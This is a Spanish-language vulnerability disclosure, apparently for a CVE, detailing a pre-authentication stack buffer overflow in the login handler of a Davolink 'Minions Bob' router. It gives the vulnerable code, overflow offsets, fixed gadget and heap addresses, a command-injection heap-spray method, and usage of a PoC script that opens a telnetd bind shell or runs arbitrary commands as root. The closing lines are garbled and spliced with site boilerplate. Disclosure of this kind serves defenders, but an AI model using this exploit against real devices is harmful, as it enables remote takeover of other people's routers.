CVE-2026-39127 - RCE previa a la autenticación en el router Minions Bob
Un desbordamiento de búfer en la pila en el manejador de inicio de sesión de dvmsvr en el router Davolink Minions Bob (DVW-642) permite a un atacante remoto no autenticado ejecutar código arbitrario como root. Explotable mediante una única petición HTTP a /auth/login.
Las credenciales del usuario se cifran localmente antes de enviarse. La clave + IV provienen de un endpoint previo a la autenticación (GET /client/info), por lo que cualquiera puede obtenerlos y cifrar su propia carga útil.

La codificación hexadecimal del texto cifrado hace que el cuerpo de enc sea [0-9a-f]; nótese que /auth/login garantiza esto con el filtro dvmsvr!check_xss_cmd. Los bytes reales aparecen solo después de que el servidor los decodifique de hexadecimal, y dado que eso ocurre antes del descifrado, no se necesita ninguna clave O.o
dvmsvr sirve el panel web del dispositivo. El manejador /auth/login previo a la autenticación
(post_auth_login_callback) toma el campo JSON enc, lo copia en un búfer
de la pila y lo decodifica de hexadecimal en un búfer de pila de 64 bytes (de nuevo, antes del descifrado):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 caracteres hex se decodifican a 127 bytes en el búfer de 64 bytes, sobrescribiendo el puntero de marco guardado y la dirección de retorno:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
Por pura suerte, dvmsvr no tiene mitigaciones (ni canarios, ni PIE, ni NX, ni RELRO) y se carga en una dirección fija, así que podemos retornar directamente a código nativo (ret2text).
Con un .text fijo, retornamos a un wrapper de system() en 0x40e8c4. La función dvmsvr!dvs_call termina calculando $a0 = $fp + 0x20 y llama a system. El control sobre $fp nos da control sobre el comando :)

Establecemos $ra al gadget y apuntamos $fp + 0x20 a una cadena que controlamos. .rodata:0x462260 contiene "sleep 2 && reboot &", así que $fp = 0x462240 y $ra = 0x40e8c4 reinician la máquina con una sola petición.
Un comando elegido necesita nuestra propia cadena en una dirección conocida; nos queda mucho espacio libre en nuestro búfer, pero randomize_va_space = 1 aleatoriza la pila, así que (sin una fuga) no podemos predecir dónde acaba nuestra entrada en memoria.

El heap no está aleatorizado; la ausencia de PIE lo mantiene fijo en 0x47c000 (RWX), y akheron/jansson coloca la cadena enc ahí de forma predecible. Añadimos "cmd ; cmd ; ..." a la petición después de los bytes del desbordamiento. dvmsvr!hexstring_to_hex solo decodifica el hex inicial, así que el resto permanece en el heap, y apuntamos $fp + 0x20 hacia él. El ; actúa como una especie de trineo de intérprete, de modo que libc!system se ejecuta dondequiera que caiga (independientemente del offset).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (dependencias: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn) deben ser 0: el epílogo lo desreferencia antes de retornar, por lo que un valor no nulo provoca un crash antes de que nuestra dirección de retorno sea restaurada0x4a3000 - 0x4a8c49. El PoC apunta a $fp + 0x20 desde el centro (~0x4a6000) hacia afuera, alcanzando primero el offset más probable y reenviando tras cada respawnDescubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.



